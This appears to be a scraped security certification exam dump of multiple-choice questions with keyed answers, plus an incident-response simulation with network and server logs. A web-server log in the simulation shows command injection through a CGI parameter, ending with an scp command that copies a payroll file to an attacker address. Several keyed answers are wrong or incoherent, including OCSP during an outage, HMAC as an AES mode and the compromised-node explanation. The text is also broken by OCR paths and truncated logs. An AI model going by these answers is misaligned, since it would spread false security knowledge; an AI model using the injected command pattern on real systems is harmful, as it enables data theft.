
Answer: B

NEW QUESTION 98
- (Exam Topic 3)
In an effort to reduce data storage requirements, some company devices to hash every file and eliminate duplicates. The data processing routines are time sensitive so the hashing algorithm is fast and supported on a wide range of systems. Which of the following algorithms is BEST suited for this purpose?

A. MD5
B. SHA
C. RIPEMD
D. AES

Answer: B


NEW QUESTION 99
- (Exam Topic 3)
A security administrator discovers that an attack has been completed against a node on the corporate network. All available logs were collected and stored.
You must review all network logs to discover the scope of the attack, check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. The environment is a critical production environment; perform the LEAST disruptive actions on the network, while still performing the appropriate incid3nt responses.
Instructions: The web server, database server, IDS, and User PC are clickable. Check the box of the node(s) that have been compromised and drag and drop the appropriate actions to complete the incident response on the network. Not all actions may be used, and order is not important. If at any time you would like to bring back the initial state of the simulation, please select the Reset button. When you have completed the simulation, please select the Done button to submit. Once the simulation is submitted, please select the Next button to continue.



A. Mastered
B. Not Mastered

Answer: A

Explanation:
Database server was attacked, actions should be to capture network traffic and Chain of Custody.



IDS Server Log:

Logs | Actions

IDS Packet Capture

No.	Time	Source	Destination	Protocol	Length	Info
1	0	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87 :78:00 Cost = 4 Port = 0x8004
2	2.00	Cisco_87:85:04	Spanning-tree-(for-bridges)_00	STP	60	Conf. Root = 32768/100/00:1c:0e:87:78:00 Cost = 4 Port = 0x8004
3	4.009585	172.31.146.123.2	172.31.146.123.1	ICMP	118	Echo (ping) request id=0x0001, seq= 1/256, ttl=255
4	6.014086	172.31.146.123.1	172.31.146.123.2	ICMP	118	Echo (ping) reply id=0x0001, seq= 1/256, ttl=255
5	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls HTTP/1.1
6	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
7	7.91131	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command= whoami HTTP/1.1
8	8.00312	10.10.10.10	123.123.123.123	HTTP	260	HTTP/1.1 200 OK (text/html)
9	10.1232	123.123.123.123	10.10.10.10	HTTP	488	GET /cgi-bin/newcount?command=ls%

Web Server Log:

Logs | Actions

"FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:49 -0400] "GET /pics/5star2000.gif HTTP/1.0" 200 4005 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

fcrawler.company.com - - [26/Apr/2010:00:22:50 -0400] "GET /news/news.html HTTP/1.0" 200 16716 "-" "FAST-WebCrawler/2.1-pre2 (ashen@company.net)"

123.123.123.123 - - [26/Apr/2010:00:22:50 -0400] "GET /pics/5star.gif HTTP/1.0" 200 1031 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /pics/a2hlogo.jpg HTTP/1.0" 200 4282 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:51 -0400] "GET /cgi-bin/newcount?command=null&jafsof3&width=4&font=digital&noshow HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

ppp931.on.company.com - - [26/Apr/2010:00:22:52 -0400] "GET /download/windows/asctab31.zip HTTP/1.0" 200 1540096 "http://www.company.com/downloads/freeware/webdevelopment/15.html" "Mozilla/4.7 [en]C-SYMPA (Win95; U)"

123.123.123.123 - - [26/Apr/2010:00:22:53 -0400] "GET /cgi-bin/newcount?command=ls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=whoami HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

Logs | Actions

151.44.15.252 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/forum/commentary.pl/noframes/read/209 HTTP/1.1" 200 6863 "http://search.virgilio.it/search/cgi/search.cgi" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

123.123.123.123 - - [26/Apr/2010:00:22:58 -0400] "GET /cgi-bin/newcount?command=ls%20-l%20/data/finance/payroll/*.xls HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

123.123.123.123 - - [26/Apr/2010:00:23:00 -0400] "GET /cgi-bin/newcount?command=scp%20/data/finance/payroll/gl-Nov2010.xls%20root@123.123.123.123: HTTP/1.0" 200 36 "http://www.comptia.com/asctortf/" "Mozilla/4.05 (Macintosh; I; PPC)"

213.60.233.243 - - [25/May/2010:00:17:09 +1200] "GET /internet/index.html HTTP/1.1" 200 6792 "http://www.company.com/video/streaming/http.html" "Mozilla/5.0 (X11; U; Linux i686; es-ES; rv:1.6) Gecko/20040413 Debian/1.6-5"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /js/master.js HTTP/1.1" 200 2263 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /css/master.css HTTP/1.1" 200 6123 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /images/navigation/home1.gif HTTP/1.1" 200 2735 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:21 +1200] "GET /data/zookeeper/ico-100.gif HTTP/1.1" 200 196 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:22 +1200] "GET /adsense-alternate.html HTTP/1.1" 200 887 "http://www.company.com/cgi-bin/forum/commentary.pl/noframes/read/209" "Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; Hotbar 4.4.7.0)"

151.44.15.252 - - [25/May/2010:00:17:39 +1200] "GET /data/zookeeper/status.html HTTP/1.1" 200 4195 "http://www.company.com/cgi-bin/forum/comm

Database Server Log:

Logs | Actions

Database Server Log

Audit Failure	2012/4/16 11:33	Microsoft Windows security auditing.	4625	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4648	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Failure	2012/4/16 11:35	Microsoft Windows security auditing.	4673	Sensitive Privilege Use
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4624	Logon
Audit Success	2012/4/16 11:35	Microsoft Windows security auditing.	4672	Special Logon

Users PC Log:

NEW QUESTION 102
- (Exam Topic 3)
A new intern in the purchasing department requires read access to shared documents. Permissions are normally controlled through a group called "Purchasing", however, the purchasing group permissions allow write access. Which of the following would be the BEST course of action?

A. Modify all the shared files with read only permissions for the intern.
B. Create a new group that has only read permissions for the files.
C. Remove all permissions for the shared files.
D. Add the intern to the "Purchasing" group.

Answer: B

NEW QUESTION 103
- (Exam Topic 3)
Anne, the Chief Executive Officer (CEO), has reported that she is getting multiple telephone calls from someone claiming to be from the helpdesk. The caller is asking to verify her network authentication credentials because her computer is broadcasting across the network. This is MOST likely which of the following types of attacks?

A. Vishing
B. Impersonation
C. Spim
D. Scareware

Answer: A

NEW QUESTION 104
- (Exam Topic 3)
Two users need to securely share encrypted files via email. Company policy prohibits users from sharing credentials or exchanging encryption keys. Which of the following can be implemented to enable users to share encrypted data while abiding by company policies?

A. Key escrow
B. Digital signatures
C. PKI
D. Hashing

Answer: B

NEW QUESTION 108
- (Exam Topic 3)
Which of the following is the summary of loss for a given year?

A. MTBF
B. ALE
C. SLA
D. ARO

Answer: B

NEW QUESTION 110
- (Exam Topic 3)
During a recent audit, it was discovered that several user accounts belonging to former employees were still active and had valid VPN permissions. Which of the following would help reduce the amount of risk the organization incurs in this situation in the
future?

A. Time-of-day restrictions
B. User access reviews
C. Group-based privileges
D. Change management policies

Answer: B

NEW QUESTION 115
- (Exam Topic 3)
Which of the following attack types is being carried out where a target is being sent unsolicited messages via Bluetooth?

A. War chalking
B. Bluejacking
C. Bluesnarfing
D. Rogue tethering

Answer: B

Explanation:
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol.

NEW QUESTION 119
- (Exam Topic 3)
Recently several employees were victims of a phishing email that appeared to originate from the company president. The email claimed the employees would be disciplined if they did not click on a malicious link in the message. Which of the following principles of social engineering made this attack successful?

A. Authority
B. Spamming
C. Social proof
D. Scarcity

Answer: A

NEW QUESTION 120
- (Exam Topic 3)
An administrator is testing the collision resistance of different hashing algorithms. Which of the following is the strongest collision resistance test?

A. Find two identical messages with different hashes
B. Find two identical messages with the same hash
C. Find a common has between two specific messages
D. Find a common hash between a specific message and a random message

Answer: A

NEW QUESTION 123
- (Exam Topic 3)
A supervisor in your organization was demoted on Friday afternoon. The supervisor had the ability to modify the contents of a confidential database, as well as other managerial permissions. On Monday morning, the database administrator reported that log files indicated that several records were missing from the database. Which of the following risk mitigation strategies should have been implemented when the supervisor was demoted?

A. Incident management
B. Routine auditing
C. IT governance
D. Monthly user rights reviews

Answer: D

NEW QUESTION 127

- (Exam Topic 3)
An attacker wearing a building maintenance uniform approached a company's receptionist asking for access to a secure areA. The receptionist asks for identification, a building access badge and checks the company's list approved maintenance personnel prior to granting physical access to the secure are. The controls used by the receptionist are in place to prevent which of the following types of attacks?

A. Tailgating
B. Shoulder surfing
C. Impersonation
D. Hoax

Answer: C

NEW QUESTION 132
- (Exam Topic 3)
An administrator intends to configure an IPSec solution that provides ESP with integrity protection, but not confidentiality protection. Which of the following AES modes of operation would meet this integrity-only requirement?

A. HMAC
B. PCBC
C. CBC
D. GCM
E. CFB

Answer: A

NEW QUESTION 133
- (Exam Topic 3)
New magnetic locks were ordered for an entire building. In accordance with company policy, employee safety is the top priority. In case of a fire where electricity is cut, which of the following should be taken into consideration when installing the new locks?

A. Fail safe
B. Fault tolerance
C. Fail secure
D. Redundancy

Answer: A

NEW QUESTION 136
- (Exam Topic 3)
Which of the following technologies would be MOST appropriate to utilize when testing a new software patch before a company-wide deployment?

A. Cloud computing
B. Virtualization
C. Redundancy
D. Application control

Answer: B

Explanation:
Virtualization is used to host one or more operating systems in the memory of a single host computer and allows multiple operating systems to run simultaneously on the same hardware, reducing costs. Virtualization offers the flexibility of quickly and easily making backups of entire virtual systems, and quickly recovering the virtual system when errors occur. Furthermore, malicious code compromises of virtual systems rarely affect the
host system, which allows for safer testing and experimentation.

NEW QUESTION 141
- (Exam Topic 3)
A company wants to ensure that the validity of publicly trusted certificates used by its web server can be determined even during an extended internet outage. Which of the following should be implemented?

A. Recovery agent
B. Ocsp
C. Crl
D. Key escrow

Answer: B

NEW QUESTION 142
- (Exam Topic 4)
To determine the ALE of a particular risk, which of the following must be calculated? (Select two.)

A. ARO
B. ROI
C. RPO
D. SLE
E. RTO

Answer: AD

NEW QUESTION 146
- (Exam Topic 4)
